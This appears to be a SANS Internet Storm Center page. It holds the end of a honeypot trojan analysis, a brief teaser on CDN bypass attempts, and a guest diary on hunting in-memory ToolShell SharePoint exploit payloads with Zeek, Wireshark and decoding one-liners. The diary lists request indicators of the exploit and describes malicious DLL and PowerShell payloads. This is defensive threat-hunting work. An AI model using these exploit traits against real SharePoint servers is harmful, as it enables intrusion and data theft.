A screenshot of the cowrie output using Jesse La Grew’s cowrieprocessor [4]

Trojan File Analysis

MITRE ATT&CK MAPPING

•    T1078 – Valid Accounts
•    T1110.001 – Brute Force
•    T1204.002 – User Execution
•    T1036.005 – Masquerading
•    T1554 – Compromise Client Software Binary
•    T1548.001 – Abuse Elevation Control Mechanism
•    T1027 – Obfuscated Files or Information
•    T1497 – Virtualization/Sandbox Evasion
•    T1480 – Execution Guardrails
•    T1003.008 – OS Credential Dumping

Prevent Similar Attacks

1.    Disable Password Authentication and utilize SSH keys instead
2.    IP Allowlisting
3.    IDS/IPS/EDR
4.    Threat Hunting
5.    MFA

What does this show?

This really shows how much effort sophisticated attackers would put in for long-term persistence and advanced evasion. Attacks from a government IP address doesn’t always mean it’s the government; it more than likely would mean that they were compromised. If you think about it logically, why would a nation-state threat actor use their actual government IP address to execute attacks?

Importance?

It’s important when working on a high performing security team to not attribute attacks to the wrong threat actor. Politically, this may cause problems, especially if the company you’re working for has a large media presence. Problems including wrongful retaliation and political tension could arise from making this mistake.

This attack also shows how threat actors use legitimate processes to blend in with normal ones. We must remember that the goal of this attacker is most likely long-term so they will do everything they can to evade your defenses.

Actionable Intelligence for Defenders

Threat hunting is a critical part of any security program and having concrete Indicators of Compromise (IOCs) like file hashes, malicious IP addresses, and more would give teams actionable intelligence to use immediately. This observation also helps defenders understand what to look for. Brief sessions without commands can be just as dangerous as those with suspicious activity.

Key Takeaways

This attack really shows how threat actors are getting more sophisticated. By uploading a legitimate looking trojan instead of running commands, the attacker could have avoided the typical red flags most monitoring tools look for. The use of a government IP address also teaches us an important lesson not to immediately jump to conclusions solely based on IP block owner since it might have been compromised. For analysts out there, what seems to be a quiet session can sometimes be the most dangerous.

[1] https://www.virustotal.com/gui/file/7a9da7d10aa80b0f9e2e3f9e518030c86026a636e0b6de35905e15dd4c8e3e2d/detection
[2 ]https://www.abuseipdb.com/whois/103.148.195.161
[3] https://hybridanalysis.com/sample/7a9da7d10aa80b0f9e2e3f9e518030c86026a636e0b6de35905e15dd4c8e3e2d/6542c8b6abeb51c5ee0bbf2a
[4] https://github.com/jslagrew/cowrieprocessor
[5] https://www.sans.edu/cyber-security-programs/bachelors-degree/

———–
Guy Bruneau IPSS Inc.
My GitHub Page
Twitter: GuyBruneau
gbruneau at isc dot sans dot edu

(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.

Attempts to Bypass CDNs, (Wed, Dec 3rd)

This post was originally published on this site

Currently, in order to provide basic DDoS protection and filter aggressive bots, some form of Content Delivery Network (CDN) is usually the simplest and most cost-effective way to protect a web application. In a typical setup, DNS is used to point clients to the CDN, and the CDN will then forward the request to the actual web server. There are a number of companies offering services like this, and cloud providers will usually have solutions like this as well.

[Guest Diary] Hunting for SharePoint In-Memory ToolShell Payloads, (Tue, Dec 2nd)

This post was originally published on this site

[This is a Guest Diary by James Woodworth, an ISC intern as part of the SANS.edu Bachelor's Degree in Applied Cybersecurity (BACS) program [1].

In July 2025, many of us were introduced to the Microsoft SharePoint exploit chain known as ToolShell. ToolShell exploits the deserialization and authentication bypass vulnerabilities, CVE-2025-53770 [2] and CVE-2025-53771 [3], in on-premises SharePoint Server 2016, 2019, and Subscription editions. When the exploit chain was initially introduced, threat actors used payloads that attempted to upload web shells to a SharePoint server’s file system. The problem for threat actors was that the uploaded web shells were easily detectable by most Endpoint Detection and Response (EDR) solutions. So the threat actors upped the game and reworked their payloads to execute in-memory. This new technique made it more difficult for defenders to detect the execution of these new payloads [4].

Many articles have been written on the technical details of the ToolShell vulnerabilities, so I won’t go into an in-depth analysis here. If you want an in-depth analysis, check out the Securelist article, ToolShell: a story of five vulnerabilities in Microsoft SharePoint [5]. What I will present to you in this post is a process using Zeek Network Security Monitor, DaemonLogger, and Wireshark to hunt for in-memory ToolShell exploit payloads and how to decode them for further analysis.

Review Zeek Logs

The first step in the hunt is to review the HTTP requests to our SharePoint server. We will do this by reviewing our Zeek http logs and looking for POST requests that contain the following indicators of a malicious request:

  • URLs:
    • /_layouts/15/ToolPane.aspx/<random>?DisplayMode=Edit&<random>=/ToolPane.aspx
    • /_layouts/16/ToolPane.aspx/<random>?DisplayMode=Edit&<random>=/ToolPane.aspx
  • Referer headers:
    • /_layouts/SignOut.aspx
    • /_layouts/./SignOut.aspx
  • Request Body:
    • Length greater than 0

Zeek log files are rotated and compressed daily. To review the compressed log files over multiple days we use a combination of two tools, zcat and zcutter.py [6]. From the /opt/zeek/logs directory we run the following commands to search all Zeek http logs for August 2025.

zcat 2025-08**/http*.log.gz | ~/bin/zcutter.py -d ts id.orig_h id.resp_p host method uri user_agent request_body_len | grep ToolPane | grep -v ""request_body_len": 0}"

Reviewing the returned http logs entries, we see many matching the indicators of a malicious request. We will focus on the highlighted entries from August 24, 2025.


Figure 1: Zeek http.log file matching indicators of a malicious request.


Prepare PCAP Files

Now that we have identified potential http requests to analyze further, our next step in the hunt will be to prepare our PCAP files for packet analysis. For this scenario we are using DaemonLogger to capture packets [7]. Each day DaemonLogger creates two PCAP files.



Figure 2: DaemonLogger PCAP files from October 31, 2025.


We will need to merge the two PCAP files to ensure we are analyzing all packets that were captured for the day in question. To do this we will use the tool mergecap from Wireshark [8]. The following command will merge the two PCAP files that we identified in Figure 2 above into a new file named 2025-08-24.pcap.

./mergecap ~/pcaps/daemonlogger.pcap.* -w ~/pcaps/2025-08-24.pcap



Figure 3: Mergecap command and resulting merged PCAP file.


Packet Analysis with Wireshark

We will now analyze the newly created PCAP file using Wireshark. With the following filter we can limit the packets displayed to only those packets containing POST requests to the URL /_layouts/15/ToolPane.aspx.

Filter: _ws.col.info matches "POST /_layouts/15/ToolPane.aspx"



Figure 4: Wireshark displaying packets containing POST requests to the URL /_layouts/15/ToolPane.aspx.


Analyzing the packet with the timestamp 2025-08-24T04:22:33, we see an HTTP POST request to the URL /_layouts/15/toolpane.aspx/lx?DisplayMode=Edit&lx=/ToolPane.aspx and a Referer header of /_layouts/./SignOut.aspx. The analysis also shows a URL encoded payload being sent via the MSOtlPn_DWP parameter. The parameter contains a property named CompressedDataTable that in turn contains a malicious payload that attempts to exploit the SharePoint deserialization vulnerability.



Figure 5: Wireshark HTTP Stream showing malicious POST request


Deserialization Vulnerability Payload Analysis

Our hunt is almost complete. Now it is time to decode the malicious deserialization payload to see what it contains. With the Wireshark HTTP Stream window still open, copy the CompressedDataTable property and save to a file named property-encoded.txt. This will include everything between CompressedDataTable%3D%22 and %22+DataTable-CaseSensitive. The property usually starts with the characters H4sI.



Figure 6: Wireshark HTTP Stream highlighting the beginning of the CompressedDataTable property.


With the CompressedDataTable property copied to a file we can decode the property using the commands below and output the results to the file property-decoded.txt.

cat property-encoded.txt | python3 -c "import sys, urllib.parse as ul; print(ul.unquote_plus(sys.stdin.read().strip()))" | base64 -d | zcat > property-decoded.txt



Figure 7: Decoded view of the CompressedDataTable property with the encoded malicious payload.


One more copy and decode and we will have our malicious in-memory payload. Open the property-decoded.txt file created in the step above. Copy the MethodParameter string to a new file named method-encoded.txt. The beginning of the string is highlighted in Figure 7 above. We will then run the following commands to decode the method.

cat method-encoded.txt | base64 -d > method-decoded.txt

Once our payload is decoded, we see that it contains a known malicious .NET Dynamiclink Library (DLL) binary named osvmhdfl.dll. If this in-memory payload was executed successfully on a vulnerable SharePoint server, it could extract machine keys and other system information and return the information in the HTTP response [9].



Figure 8: Partially decoded method containing a malicious payload.


Additional Payloads Discovered

Using this process, I have discovered security scanner payloads and payloads containing encoded PowerShell commands.

Nuclei Scanner Template CVE-2025-53770

The Project Discovery Nuclei Scanner, when using the http template CVE-2025-53770, sends the payload in Figure 9. This payload contains the .NET Dynamic-link Library (DLL) binary named jlaneafi.dll. If the SharePoint server is vulnerable, an additional HTTP response header of X-Nuclei is returned with a value of CVE-2025-53770 [10].



Figure 9: Partially decoded method containing a Nuclei Scanner template CVE-2025-53770 payload.


Encoded PowerShell Commands

I have seen variations of the payload in Figure 10 that contain encoded PowerShell commands.



Figure 10: Partially decoded method containing an encoded PowerShell payload.


Decoding the EncodedCommand value exposes the PowerShell command in Figure 11 below. If this PowerShell executed successfully it could extract system information and send that information to the threat actor’s server on port 40443.



Figure 11: Decoded PowerShell command.


Conclusion

We have completed our hunt, found our in-memory ToolShell exploit payload, and have seen additional payloads found in the wild. Use this process to hunt for payloads in your own environment and discover what new techniques threat actors are attempting against on-premise SharePoint servers vulnerable to the ToolShell exploit chain.


References

[1] https://www.sans.edu/cyber-security-programs/bachelors-degree/
[2] https://nvd.nist.gov/vuln/detail/CVE-2025-53770
[3] https://nvd.nist.gov/vuln/detail/CVE-2025-53771
[4] https://www.recordedfuture.com/blog/toolshell-exploit-chain-thousands-sharepointservers-risk
[5] https://securelist.com/toolshell-explained/117045/
[6] https://www.activecountermeasures.com/zcutter-more-flexible-zeek-log-processing/
[7] https://github.com/Cisco-Talos/Daemonlogger
[8] https://www.wireshark.org/docs/wsug_html_chunked/AppToolsmergecap.html
[9] https://www.cisa.gov/sites/default/files/2025-08/MAR-251132.c1.v1.CLEAR_.pdf
[10] https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2025/CVE-2025-53770.yaml


Jesse La Grew
Handler

(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.